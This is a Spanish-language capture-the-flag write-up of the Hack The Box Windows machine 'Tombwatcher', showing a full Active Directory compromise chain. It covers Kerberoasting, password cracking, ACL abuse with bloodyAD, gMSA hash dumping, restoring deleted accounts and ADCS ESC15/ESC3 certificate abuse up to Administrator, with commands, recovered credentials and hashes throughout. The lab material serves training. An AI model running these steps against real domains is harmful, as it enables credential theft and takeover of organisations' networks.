Tombwatcher

OS: Windows
Dificultad: Medio
Puntos: 30
Nmap
ports=$(nmap -p- --min-rate=5000 10.10.11.72 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)nmap -p $ports -sV -sC 10.10.11.72Nmap scan report for 10.10.11.72
Host is up (0.10s latency).
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-06-12 23:45:16Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-12T23:46:55+00:00; -1h19m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after: 2025-11-16T00:47:59
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-12T23:46:55+00:00; -1h19m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after: 2025-11-16T00:47:59
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after: 2025-11-16T00:47:59
|_ssl-date: 2025-06-12T23:46:55+00:00; -1h19m01s from scanner time.
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-12T23:46:55+00:00; -1h19m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after: 2025-11-16T00:47:59
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49691/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49692/tcp open msrpc Microsoft Windows RPC
49693/tcp open msrpc Microsoft Windows RPC
49712/tcp open msrpc Microsoft Windows RPC
49718/tcp open msrpc Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windowsEnumeration
HTB nos proporciona credenciales para iniciar la enumeración.
henry : H3nry_987TGV!Utilizamos el módulo bloodhound de netexec para obtener información.
netexec ldap 10.10.11.72 -u 'henry' -p 'H3nry_987TGV!' -d tombwatcher.htb --bloodhound --collection All --dns-server 10.10.11.72SMB 10.10.11.72 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
LDAP 10.10.11.72 389 DC01 [+] tombwatcher.htb\henry:H3nry_987TGV!
LDAP 10.10.11.72 389 DC01 Resolved collection methods: dcom, trusts, rdp, session, psremote, container, acl, localadmin, group, objectprops
LDAP 10.10.11.72 389 DC01 Done in 00M 20S
LDAP 10.10.11.72 389 DC01 Compressing output into /root/.nxc/logs/DC01_10.10.11.72_2025-06-12_211315_bloodhound.zipEl usuario tiene permisos WriteSPN sobre el usuario alfred.

Kerberoast (WriteSPN)
Utilizando la herramienta targetedKerberoast.py podemos obtener un kerberos hash. Ejecutamos el siguiente comando.
Note
Se requiere agregar el dominio a /etc/hosts y también sincronizar la hora con el servidor ntpdate -s 10.10.11.72 para evitar problemas.
python3 /opt/targetedKerberoast/targetedKerberoast.py -v -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!'[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (Alfred)
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$234b74590a26fe89d8f18b6acf3316f5$1f9b9a6f175cab6210c1adc...<SNIP>...a99a8
[VERBOSE] SPN removed successfully for (Alfred)Ahora usando john conseguimos el password en texto plano.
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txtUsing default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
basketball (?)
1g 0:00:00:00 DONE (2025-06-12 20:14) 100.0g/s 102400p/s 102400c/s 102400C/s 123456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed.AddSelf (Group)
El usuario alfred puede unirse al grupo Infrastructure, ya que tiene el permiso AddSelf que permite realizar esta acción.

Para realizar esto utilizamos la herramienta bloodyAD, ejecutamos el comando.
python3 /opt/bloodyAD/bloodyAD.py --host 10.10.11.72 -d "tombwatcher.htb" -u "alfred" -p 'basketball' add groupMember 'Infrastructure' 'alfred'[+] alfred added to InfrastructureVerificamos que alfred pertenece al grupo Infrastructure.
netexec ldap 10.10.11.72 -u 'henry' -p 'H3nry_987TGV!' --query "(sAMAccountName=alfred)" ""
ReadGMSAPassword (User)
Este grupo tiene permiso ReadGMSAPassword sobre el usuario ansible_dev$ lo cual nos permite obtener el hash NT de ese usuario.

Con la siguiente herramienta gMSADumper obtenemos el hash ejecutando el comando.
python3 /opt/gMSADumper/gMSADumper.py -u 'alfred' -p 'basketball' -d 'tombwatcher.htb'Users or groups who can read password for ansible_dev$:
> Infrastructure
ansible_dev$:::1c37d00093dc2a5f25176bf2d474afdc
ansible_dev$:aes256-cts-hmac-sha1-96:526688ad2b7ead7566b70184c518ef665cc4c0215a1d634ef5f5bcda6543b5b3
ansible_dev$:aes128-cts-hmac-sha1-96:91366223f82cd8d39b0e767f0061fd9aForceChangePassword
Ahora vemos que podemos cambiarle el password al usuario sam.

Realizamos lo siguiente.
python3 /opt/bloodyAD/bloodyAD.py --host "10.10.11.72" -d "tombwatcher.htb" -u 'ansible_dev$' -p :1c37d00093dc2a5f25176bf2d474afdc set password "sam" 'D00msl4y3r!'[+] Password changed successfully!WriteOwner (User)
Vemos que el usuario sam tiene permisos WriteOwner en el usuario john.

Por lo tanto el usuario sam tiene la capacidad de modificar el propietario del usuario john. Los propietarios de objetos conservan la capacidad de modificar los descriptores de seguridad de los objetos, independientemente de los permisos en el DACL del objeto.
ForceChangePassword
Para tomar ventaja de este privilegio realizamos lo siguiente. Primero nos hacemos propietario del objeto.
python3 /opt/bloodyAD/bloodyAD.py --host 10.10.11.72 -d tombwatcher.htb -u sam -p 'D00msl4y3r!' set owner john sam[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by sam on johnAhora modificamos los privilegios del objeto para que el usuario ryan tenga acceso total.
python3 /opt/bloodyAD/bloodyAD.py --host 10.10.11.72 -d tombwatcher.htb -u sam -p 'D00msl4y3r!' add genericAll 'john' 'sam'[+] sam has now GenericAll on johnPor último forzamos el cambio de password del usuario john.
python3 /opt/bloodyAD/bloodyAD.py --host 10.10.11.72 -d tombwatcher.htb -u sam -p 'D00msl4y3r!' set password 'john' 'D00msl4y3r!'[+] Password changed successfully!Verificamos que funciona correctamente el cambio de password conectándonos por winrm.
evil-winrm -i 10.10.11.72 -u john -p 'D00msl4y3r!'*Evil-WinRM* PS C:\Users\john\Documents> type ..\Desktop\user.txt
c28d55eb218cca331403972de63f23b0Privilege Escalation
El usuario john tiene permisos GenericAll sobre la organización ADCS. Esto tiene que ver con los certificados por lo tanto empezamos a enumerar por esa vía.

Después de enumerar los certificados no encontramos algún tipo de vulnerabilidad por el momento. Sin embargo, el propio nombre de la máquina nos da una pequeña pista Tomb que hace referencia a tombstone, esto es un contenedor que almacena los objetos (por ejemplo, usuarios, grupos) que han sido eliminados.
AD Recycle Bin (tombstone)
Enumeramos que objetos han sido eliminados con el comando.
*Evil-WinRM* PS C:\> Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects -Property * | Format-List Name,ObjectGUID,Deleted,DistinguishedName Name : Deleted Objects
ObjectGUID : 34509cb3-2b23-417b-8b98-13f0bd953319
Deleted : True
DistinguishedName : CN=Deleted Objects,DC=tombwatcher,DC=htb
Name : cert_admin
DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
ObjectGUID : f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
Deleted : True
DistinguishedName : CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name : cert_admin
DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
ObjectGUID : c1f1f0fe-df9c-494c-bf05-0679e181b358
Deleted : True
DistinguishedName : CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name : cert_admin
DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectGUID : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
Deleted : True
DistinguishedName : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htbHay tres objetos eliminados, los podemos restaurar de la siguiente forma.
*Evil-WinRM* PS C:\> Restore-ADObject -Identity f80369c8-96a2-4a7f-a56c-9c15edd7d1e3No recibiremos respuesta, pero podemos confirmar que el objeto se restauró con el siguiente comando y además pertenece a la organización ADCS.
netexec ldap 10.10.11.72 -u 'henry' -p 'H3nry_987TGV!' --query "(sAMAccountName=cert_admin)" ""
GenericAll (OU)
Al tener permisos GenericAll sobre ADCS podemos modificar directamente el password del usuario cert_admin.
python3 /opt/bloodyAD/bloodyAD.py --host 10.10.11.72 -d tombwatcher.htb -u john -p 'D00msl4y3r!' set password 'cert_admin' 'D00msl4y3r!'[+] Password changed successfully!Enumerando certificados vulnerables con el usuario cert_admin seguimos sin identificar nada. Recordemos que había tres objetos eliminados por lo tanto intentamos restaurar los otros dos objetos.
*Evil-WinRM* PS C:\> Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebfCambiamos el password del usuario.
python3 /opt/bloodyAD/bloodyAD.py --host 10.10.11.72 -d tombwatcher.htb -u john -p 'D00msl4y3r!' set password 'cert_admin' 'D00msl4y3r!'[+] Password changed successfully!Utilizando certipy verificamos los certificados y ahora si encontramos que es vulnerable a ESC15.
certipy find -vulnerable -u cert_admin -p 'D00msl4y3r!' -dc-ip 10.10.11.72Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250613002942_Certipy.txt'
[*] Wrote text output to '20250613002942_Certipy.txt'
[*] Saving JSON output to '20250613002942_Certipy.json'
[*] Wrote JSON output to '20250613002942_Certipy.json'
ESC15
Para explotar la vulnerabilidad nos apoyamos del siguiente recurso. Ejecutamos el siguiente comando.
certipy req -dc-ip 10.10.11.72 -ca 'tombwatcher-CA-1' -u 'cert_admin' -p 'D00msl4y3r!' -template WebServer -application-policies "Certificate Request Agent"Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'cert_admin.pfx'
[*] Wrote certificate and private key to 'cert_admin.pfx'Una vez que generamos el certificado usamos el ataque ESC3 para solicitar un nuevo certificado en beneficio de otro usuario en este caso administrador.
certipy req -dc-ip 10.10.11.72 -ca 'tombwatcher-CA-1' -u 'cert_admin' -p 'D00msl4y3r!' -template User -pfx cert_admin.pfx -on-behalf-of 'tombwatcher\Administrator'Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Request ID is 7
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'Posteriormente nos autenticamos con el certificado generado anteriormente.
certipy auth -pfx administrator.pfx -dc-ip 10.10.11.72Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN UPN: 'Administrator@tombwatcher.htb'
[*] Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fcCon el hash nos conectamos por winrm.
evil-winrm -i 10.10.11.72 -u Administrator -H f61db423bebe3328d33af26741afe5fc*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
c6b1d5490b3c3637b9d8efa60fc7faaaReferences
https://github.com/ShutdownRepo/targetedKerberoast
https://github.com/CravateRouge/bloodyAD
https://github.com/micahvandeusen/gMSADumper
https://www.thehacker.recipes/ad/movement/dacl/grant-ownership
https://www.thehacker.recipes/ad/movement/dacl/grant-rights
https://www.thehacker.recipes/ad/movement/dacl/forcechangepassword
https://specopssoft.com/blog/recover-deleted-active-directory-object/
https://github.com/ly4k/Certipy
https://www.thehacker.recipes/ad/movement/adcs/certificate-templates#esc15-cve-2024-49019-arbitrary-application-policy